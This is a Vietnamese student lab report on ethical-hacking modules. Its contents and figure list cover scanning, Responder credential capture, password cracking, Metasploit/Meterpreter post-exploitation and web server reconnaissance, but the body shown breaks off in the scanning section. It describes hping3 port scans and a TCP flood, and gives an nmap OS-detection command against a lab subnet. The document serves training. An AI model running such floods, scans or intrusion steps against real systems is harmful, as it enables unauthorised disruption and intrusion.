VNCERT

MỤC LỤC

[DANH MỤC HÌNH VẼ 2](#_Toc130679835)

[I. TÓM TẮT VIỆC ĐÃ LÀM 4](#_Toc130679836)

[1.1. Bảng Nhiệm Vụ 4](#_Toc130679837)

[II. Module 3 Scanning Network 5](#_Toc130679838)

[2.1. Hping3 5](#_Toc130679839)

[2.2. MegaPing 8](#_Toc130679840)

[2.3. Zenmap 10](#_Toc130679841)

[2.4. NetScanTools Pro 14](#_Toc130679842)

[2.5. IP-Tools 15](#_Toc130679843)

[2.6. Angry IP Scanner 17](#_Toc130679844)

[2.7. Proxy Workbench 18](#_Toc130679845)

[III. Module 6 System Hacking 23](#_Toc130679846)

[3.1 Active Online Attack using Responder 23](#_Toc130679847)

[3.2 Hacking Windows 10 using Metasploit and Post-Exploitation using Meterpreter. 26](#_Toc130679848)

[IV. Module 13 Hacking Web Servers 34](#_Toc130679849)

[4.1 Thực hiện trinh sát máy chủ web bằng Skipfish 34](#_Toc130679850)

[4.2 In dấu ấn máy chủ Web bằng Công cụ httprecon 39](#_Toc130679851)

# DANH MỤC HÌNH VẼ

[Hình 2. 1 Sử dụng hping3 quét 3000 cổng 5](#_Toc130679800)

[Hình 2. 2 Gửi các tệp tin với độ dài 500 5](#_Toc130679801)

[Hình 2. 3 Wireshark bắt được các gói tin với độ dài 500 6](#_Toc130679802)

[Hình 2. 4 Tấn công bằng hping3 6](#_Toc130679803)

[Hình 2. 5 Wireshark ghi nhận số lượng lớn các gói tin 6](#_Toc130679804)

[Hình 2. 6 Thông tin các gói tin được gửi 7](#_Toc130679805)

[Hình 2. 7 Cài đặt MegaPing 8](#_Toc130679806)

[Hình 2. 8 Giao diện khởi động 8](#_Toc130679807)

[Hình 2. 9 Sử dụng MegaPing để quét 9](#_Toc130679808)

[Hình 2. 10 Sử dụng MegaPing để dò các cổng 9](#_Toc130679809)

[Hình 2. 11 Giao diện cài đặt Zenmap 10](#_Toc130679810)

[Hình 2. 12 Quét tất cả các host trong hệ thống mạng 10](#_Toc130679811)

[Hình 2. 13 Chức năng hiển thị sơ đồ mạng 11](#_Toc130679812)

[Hình 2. 14 Các dịch vụ đang hoạt động 11](#_Toc130679813)

[Hình 2. 15 Thông tin của host 12](#_Toc130679814)

[Hình 2. 16 Tạo Profile 12](#_Toc130679815)

[Hình 2. 17 Cấu hình chi tiết 13](#_Toc130679816)

[Hình 2. 18 Sử dụng profile vừa tạo 13](#_Toc130679817)

[Hình 2. 19 Giao diện cài đặt 14](#_Toc130679818)

[Hình 2. 20 Quét MAC trong hệ thống mạng 14](#_Toc130679819)

[Hình 2. 21 Giao diện khởi động 15](#_Toc130679820)

[Hình 2. 22 Thông tin của local 15](#_Toc130679821)

[Hình 2. 23 Kết quả khi quét tên các thiết bị hệ thống 16](#_Toc130679822)

[Hình 2. 24 Thẻ HTTP có thể lấy thông tin của một địa chỉ web 16](#_Toc130679823)

[Hình 2. 25 Màn hình cài đặt 17](#_Toc130679824)

[Hình 2. 26 Kết quả khi quét 256 địa ip 17](#_Toc130679825)

[Hình 2. 27 Giao diện cài đặt 18](#_Toc130679826)

[Hình 2. 28 Cấu hình proxy trên firefox 19](#_Toc130679827)

[Hình 2. 29 Cấu hình địa chỉ của HTTP proxy 19](#_Toc130679828)

[Hình 2. 30 Cấu hình Proxy trên windows 2016 20](#_Toc130679829)

[Hình 2. 31 Cấu hình Proxy trên windows 2012 20](#_Toc130679830)

[Hình 2. 32 Cấu hình Proxy trên windows 10 21](#_Toc130679831)

[Hình 2. 33 Các gói tin được gửi tới IP của windows 2012 21](#_Toc130679832)

[Hình 2. 34 Các gói tin được gửi tới IP của windows 10 22](#_Toc130679833)

[Hình 2. 35 Các gói tin được windows 10 thực hiện truy cập 22](#_Toc130679834)

[Hình 3. 1 Khởi chạy Responder trên giao diện mạng Ethernet 23](#_Toc130679774)

[Hình 3. 2 Kết quả khi chạy lệnh responder -l eth0 23](#_Toc130679775)

[Hình 3. 3 Truy cập mạng chia sẻ có địa chỉ ip của máy Kali Linux từ máy Windows 24](#_Toc130679776)

[Hình 3. 4 Kết quả ở máy Kali Linux sau khi run địa chỉ ip ở máy Windows 24](#_Toc130679777)

[Hình 3. 5 File log của máy Windows được Responder ghi lại 25](#_Toc130679778)

[Hình 3. 6 Crack mật khẩu người dùng bằng lệnh john 25](#_Toc130679779)

[Hình 3. 7 Tạo một tệp tin có thể truy cập từ xa 26](#_Toc130679780)

[Hình 3. 8 Khởi chạy msfconsole 27](#_Toc130679781)

[Hình 3. 9 Khai thác các lỗ hổng bảo mật trên hệ thống và tiến hành các cuộc tấn công 28](#_Toc130679782)

[Hình 3. 10 Tệp tin được chia sẻ từ máy Kali Linux với địa chỉ ip 192.168.174.130/share 28](#_Toc130679783)

[Hình 3. 11 Kết nối và điều khiển với máy mục tiêu đã được thiết lập 29](#_Toc130679784)

[Hình 3. 12 Các thông tin cơ bản về hệ thống 29](#_Toc130679785)

[Hình 3. 13 Địa chỉ ip của máy mục tiêu 30](#_Toc130679786)

[Hình 3. 14 Hiển thị username của máy mục tiêu 30](#_Toc130679787)

[Hình 3. 15 Các tệp được chứa trên thư mục Downloads 31](#_Toc130679788)

[Hình 3. 16 Nội dung file secret.txt 31](#_Toc130679789)

[Hình 3. 17 Hiển thị các thao tác được thực hiện trên tệp secret.txt 31](#_Toc130679790)

[Hình 3. 18 Dùng lệnh cd C:/ để di chuyển đến ổ C 31](#_Toc130679791)

[Hình 3. 19 Liệt lê các file trong ổ C 32](#_Toc130679792)

[Hình 3. 20 Tải file ndp48-web.exe 32](#_Toc130679793)

[Hình 3. 21 File ndp48-web.exe sau khi được tải về từ máy Windows 32](#_Toc130679794)

[Hình 3. 22 Tìm kiếm tệp có tên page.file.sys 33](#_Toc130679795)

[Hình 3. 23 Khởi chạy quá trình quét tổ hợp phím 33](#_Toc130679796)

[Hình 3. 24 Nội dung của pagefile.sys sau khi keyscan\_dump 33](#_Toc130679797)

[Hình 3. 25 Thời gian máy Windows 10 không hoạt động 33](#_Toc130679798)

[Hình 3. 26 Dùng lệnh shutdown để tắt máy Windows 10 34](#_Toc130679799)

[Hình 4. 1 Tắt tường lửa 1 34](#_Toc130679759)

[Hình 4. 2 Tắt tường lửa 2 34](#_Toc130679760)

[Hình 4. 3 Cài đặt Skipfish 35](#_Toc130679761)

[Hình 4. 4 Xem thông tin Skipfish 35](#_Toc130679762)

[Hình 4. 5 Khởi chạy WampServer64 35](#_Toc130679763)

[Hình 4. 6 Câu lệnh quét máy chủ 36](#_Toc130679764)

[Hình 4. 7 Một số gợi ý trong quá trình quét 36](#_Toc130679765)

[Hình 4. 8 Chi tiết về quá trình quét máy chủ 37](#_Toc130679766)

[Hình 4. 9 Thư mục lưu trữ kết quả quét 37](#_Toc130679767)

[Hình 4. 10 Tổng quan kết quả và sự cố được tìm thấy 38](#_Toc130679768)

[Hình 4. 11 Kết quả URL trang web liên quan lỗ hổng bảo mật 38](#_Toc130679769)

[Hình 4. 12 Kiểm tra dấu vết HTTP 38](#_Toc130679770)

[Hình 4. 13 Cửa sổ chính httprecon 39](#_Toc130679771)

[Hình 4. 14 Kết quả footprint của trang web đã nhập 40](#_Toc130679772)

[Hình 4. 15 Kết quả yêu cầu Fingerprint Details và GET long request 40](#_Toc130679773)

# TÓM TẮT VIỆC ĐÃ LÀM

## Bảng Nhiệm Vụ

|  |  |  |
| --- | --- | --- |
| LÂM ANH | DUNG | ĐỨC |
| Module 3 | Module 6 | Module 13 |


# Module 3 Scanning Network

Nội dung đã nắm được:

* Biết scan network bằng các tools như: hping3, megaping, zenmap, netscantool pro, ip-tools, angry ip scanner
* Hiểu và triễn khai các máy proxy để duyệt web bằng proxy workbench


## Hping3

Quét cổng 1-3000 với gói tin SYN (gói tin TCP)




Hình 2. Sử dụng hping3 quét 3000 cổng

Gửi các gói tin với độ dài 500 và dùng giao thức udp tới các target random.




Hình 2. Gửi các tệp tin với độ dài 500

Kết quả được wireshark ghi lại




Hình 2. Wireshark bắt được các gói tin với độ dài 500

Tấn công flood (gửi hàng loạt gói tin tcp tới máy mục tiêu)




Hình 2. Tấn công bằng hping3

Số lượng lớn gói tin được chuyển đi



Hình 2. Wireshark ghi nhận số lượng lớn các gói tin

Thông tin số lượng các gói được gửi đi là không hề nhỏ



Hình 2. Thông tin các gói tin được gửi


## MegaPing

Giao diện cài đặt MegaPing




Hình 2. Cài đặt MegaPing

Giao diện khởi động




Hình 2. Giao diện khởi động

Quét dãy ip các máy đang hoạt động kết quả có 3 máy



Hình 2. Sử dụng MegaPing để quét


Quét các cổng đang của ip 192.168.48.181 và có các dịch vụ đang mở như http,mysql,...



Hình 2. Sử dụng MegaPing để dò các cổng


## Zenmap

Cài đặt zenmap




Hình 2. Giao diện cài đặt Zenmap

Sử dụng lệnh “nmap -O 192.168.48.\*” để quét hết tất cả các hệ điều hành trong dãy ip 192.168.48, kết quả quét ra được 3 máy ảo và router




Hình 2. Quét tất cả các host trong hệ thống mạng

Zenmap còn có chức năng hiện thị sơ đồ mạng



